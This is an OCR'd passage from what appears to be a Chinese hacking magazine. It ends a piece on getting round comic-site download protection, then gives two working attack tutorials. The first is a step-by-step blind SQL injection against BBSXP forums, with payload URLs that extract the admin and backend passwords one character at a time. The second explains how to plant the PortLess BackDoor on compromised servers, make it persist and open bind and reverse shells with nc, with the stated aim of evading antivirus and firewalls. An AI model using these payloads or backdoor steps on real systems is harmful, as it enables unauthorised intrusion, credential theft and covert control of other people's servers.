


图 3

有人可能觉得这种方法比较麻烦，还必须安装嗅探器，那么有没有更简单的办法呢？当然是有的，不需要任何工具也可以找到漫画的真实地址，方法就是利用浏览器的缓存。浏览器在打开一个网页时，会在显示的同时把网页上所有的东西如文本、图片、FLASH动画等等下载存放到本地的硬盘中，存放这些东西的文件夹就是浏览器缓存。所以我们通过在线漫画系统看漫画时，所看的图片实际上是放在缓存中的。作为浏览器缓存的文件夹的文件组织方式对于用户来说和普通文件夹是不同的，用户所看到的这个文件夹中的文件是基于网络地址的，而不是本地的真实文件形式。类似于WINDOWS的长文件名，我们在这个目录中看到的文件名称和路径也是经过系统处理过的。缓存中的每一个文件都有一个Internet地址属性，根据这个属性我们就可以知道漫画图片的真实地址。

Internet Explorer缓存的位置在不同的操作系统中是不一样的。在WIN98中，它位于c:\windows下，在WIN2000/XP中位于c:\Documents and Settings\Administrator\Local Settings 下，文件夹的名字是Temporary Internet Files，(这里假定系统装在C盘，用户为Administrator)，注意这个文件夹是隐藏的，要想看到它还必须在文件夹窗口中主菜单的查看->文件夹选项的弹出窗口中把查看页面中的”隐藏文件”一项选择为“显示所有文件”才行。找到并打开这个文件夹（为方便起见最好在IE中先清一下缓存，方法是IE中选择主菜单中的工具->Internet选项，在弹出窗口中单击删除文件按钮。这是由于缓存中往往文件数量很多，将大量文件由物理文件组织形式转换为基于网络地址的文件组织形式非常耗时)，然后在漫画浏览系统中打开一个新页面，再回到缓存文件夹中看看，是不是觉得奇怪，怎么没有变化？不要紧，刷新一下就好了，可以看出文件夹的最后多出了几个新的文件。很容易可以看出其中有一个就是我们刚才选择的那个漫画图片(如图3)。




图 4

右键单击这个图片文件，在弹出菜单中选“属性”在弹出窗口中可以看到高亮显示的图片的网络地址，右键单击这个地址复制即可（如图4)。然后就可以用FlashGet下载了。

通过以上的两种方法，受到重重保护的在线漫画就可以自由下载下来了。用这种方法我下载了《三只眼》、《小恐龙阿冈》等很难买到的漫画，喜欢收藏漫画的朋友快试试吧。不过提醒一句，要收藏的漫画最好一卷一卷的分散下载，不要一次下完，不想收藏的漫画就在线看吧，以免给服务器造成较大的负担，也影响其他用户的浏览速度。

BBSXP 漏洞利用

汝林

BBSXP近来也被发现了漏洞，一样是利用SQL的注射，今天测试了一下果然是这样的．呵呵．所以赶快以最平实的语言写一篇贴子发表出来．希望可以让大家都看懂．

一。先测试你所选的BBSXP有没有此漏洞

方法：先注册一个用户，上去后打开你的控制面板在收藏中加入任一网站．点确定后查看源文件．查找del&id找到有关你刚才填加的一个贴子的ID．比如我的是del&id=50．

在浏览器中输入favorites.asp?menu=del&id=50 and 1=1 如果可以删除就说明有这个漏洞．

二。利用此漏洞猜测管理员密码位数

方法：首先找到BBSXP社区的区长，一般在右边有．一找就找到了．区长的意思就是管理员了．找到后．我们先要查询这个区长的密码是多少位的．在次到收藏中加入一个网站．然后通过源文件查找此ID是多少．查到后输入以下命令

```
favorites.asp?menu=del&id=51 and 1=(select count(*) from [user] where username='kawen' and len(userpass)='5')
```

解释一下．del&id=51就是你新收藏贴子的地址．KAWEN

就是社区区长的名字.len(userpass)='5')就是密码为五位数.如果对方区长设置的密码为五位数哪么你新加入的这个收藏贴子也就是del&id=51将会被删除,如果没有被删除则说明密码位数不多.你可以将后面的5改成6或7或8,总之一直到贴子被删除为止.

三. 利用此漏洞拿到管理员密码

方法: 区长的密码位数知道了.我们现在就可以来猜测密码是多少了.再一次到收藏中加一个网址.然后查看源代码中你建立的网址的ID.输入以下命令

```
favorites.asp?menu=del&id=52 and 1=(select count(*) from [user] where username='KAWEN' and mid(userpass,1,1)='a')
```

解释一下.mid(userpass,1,1)='a')意思为当区长KAWEN的第一位密码为a时则删除你刚才建立的收藏中的贴子.否则将不会删除,你将需要将mid(userpass,1,1)='a')换成mid(userpass,1,1)='b'),然后一直换下去,直到贴子ID=52被删除.

接下来我们测试第二位密码.一样是要先在收藏中建立网址.然后在源代码中查看此贴ID.命令如下

```
favorites.asp?menu=del&id=53 and 1=(select count(*) from [user] where username='KAWEN' and mid(userpass,2,1)='a')
```

解释一下:mid(userpass,2,1)='a')当第二位密码为a时就会删除ID为53的收藏贴子.

以此类推.每猜测对一位密码时都要在次新建收藏中的贴子.然后查看此贴ID.在输入猜测命令.

四. 利用此漏洞得到后台密码

在BBSXP数据库中clubconfig这个表中有一个字段叫:adminpassword是用来保存密码字段的.并且也是明密保存的.我们以此为突破口.在次利用前面所说的方法二和方法三进行密码位数猜测和密码猜测.

猜测后台密码位数

```
favorites.asp?menu=del&id=54 and 1=(select count(*) from [clubconfig] where len(adminpassword)=9)
```

以此类推直到可以删除ID=54贴子

猜测后台密码

第一位密码

```
favorites.asp?menu=del&id=55 and 1=(select count(*) from [clubconfig] where mid(adminpassword,1,1)='a')
```

第二位密码

```
favorites.asp?menu=del&id=56 and 1=(select count(*) from [clubconfig] where mid(adminpassword,2,1)='b')
```

以此类推直到每猜测完一位可以删除相应的贴子ID.

呵呵.就这么简单,利用注入就可以将整个BBSXP搞到手了.

LOOK 注意 这是通过收藏贴子能否被删除来检测相应密码位数及密码是否正确.所以每猜测完一步都必须在次到收藏中建立新的贴子.然后查找相应ID.另外,实践中证明.每一个人的密码都是有规律的我们一般不用都猜测完.比如你已猜测到对方位数是13位的.而前三个密码是a和b,c哪么对方密码很可能是administrator.呵呵.就这些了,猜解的过程是很有趣味的.

拥用此论坛的朋友请密切关注BBSXP的官方论坛.因为哪里将会有补丁呀.

PortLess BackDoor

紫幻

后门是hacking最重要的一个环节。现在在网上的后门真的是可以用"五花八门"来形容了。但是精品不多。因为现在普通的后门主要有以下几点不足:

1. 体形庞大,有些都超过了100K以上,文件太大上传到肉鸡比较麻烦。

2. 隐蔽性不好。主要表现为开放一些提供连接的端口。只要对方管理员使用一下netstat an命令或者是一些看端口的软件就可以看到后门开放了端口。而且有些最粗糙的后门在任务管理器中不是隐藏的。

3. 容易被杀毒软件杀。这点最重要。我就曾经多次上传后门后被对方的杀毒软件kill掉造成了"鸡飞蛋打"的局面。

4. 功能少。不可否认后门功能少点无可后非。但是有些功能不具备的话就需要在上传大量的黑客软件。这样也是很容易发现的。

以上就是一些后门的不足。最近我在网上找到了一款后门程序名字为"PortLess BackDoor"本人测试以后发现非常好。功能多,隐藏性好,身材小巧而且目前还不被任何杀毒软件杀.而且还可以在渗透的时候帮你穿透防火墙。

不敢独享。现在就分享给各位看管。

一 安装后门

PortLess BackDoor只有两个文件:

1 portlessinst.exe

2 svchostdll.dll

两个文件加一起只有20K。安装也非常简单。首先要把这两个文件传到肉鸡的system32目录下。如果你要问怎么找肉鸡我就先请这位菜菜菜鸟先下课了。请先去学习漏洞然后在回到本篇:)

当然上传的方法有很多了。3389, tftp,ftp……请各位看官各显神通了。

下图是我的一台肉鸡我用tftp把后门的两个文件传到c：\winnt\systemn32>下。具体请看下图1和图2：




图 1




图 2

上传完毕。开始安装。该后门的安装方法是：

Portlessinst.exe –install ActiveString Password 进行安装

其中的ActiveString的意思就是就是连接那系统打开的端口后输入的验证字符串。字符串可以随便指定。Password的意思就是你给这个后门指定的密码。这样防止后门被其他"黑人"利用。我在安装的时候指定的验证字符为：zihuan　密码为：ziHUAN

命令应该这样打：

Portlessinst.exe　install zihuan ziHUAN

如图3：




图 3

如果提示这样的信息就说明后门安装成功了。

接下来执行命令 **net start iprip**(启动后门让肉鸡每次系统重新启动都自动加载)

都执行无误的话就可以使用后门了。

二　连接后门

PortLess BackDoor的连接和以前的后门有点不太一样。PortLess BackDoor平时是不开放任何端口的。需要使用的时候要先激活一下后门。这样做隐蔽性大大提高了很多。

1、正向连接

首先要使用黑客界的军刀NC来连接肉鸡的任何一个开放的端口。我一般来连接80端口。因为一台服务器是不可能不开放web端口的。除非管理员吃错了药：)

使用命令 **nc –vv 210.83.xxx.xxx 80**

然后输入"验证字符串：端口"。由于刚才我指定了zihuan做为验证字符所以要这样写。**zihuan:99** 在肉鸡上开99端口的shell。当然了这个端口你可以随便指定。然后在用 **nc –vv 210.83.xxx.xxx 99** 连接99端口的shell输入密码以后就进入了后门。看到如图4：




图 4

进入后门以后在[Syrinx]# 的提示符下输入shell就得到了一个cmdshell。如图5：




图 5

下面该做什么不用我在多说了吧？呵呵

注意：该后门支持端口重用技术，如果把shell绑定在80端口上可以穿透防火墙。

2、反向连接

目前一些主机都开放了防火墙。这样开端口连接cmdshell就不行了。容易被防火墙过滤。PortLess BackDoor还提供了反向连接shell的功能。这样可以传透一些防火墙。下面我就给大家介绍一下PortLess BackDoor反向连接的方法。

首先先用 **nc –vv l –p** 命令在本地监听一个端口。

然后用 **nc –vv 210.xxx.xxx 80** 输入验证字符：你的IP|你用nc监听的99端口我的IP是218.61.xxx.xxx，输入命令 **zihuan|218.61.xxx.xxx:99**，如图6：

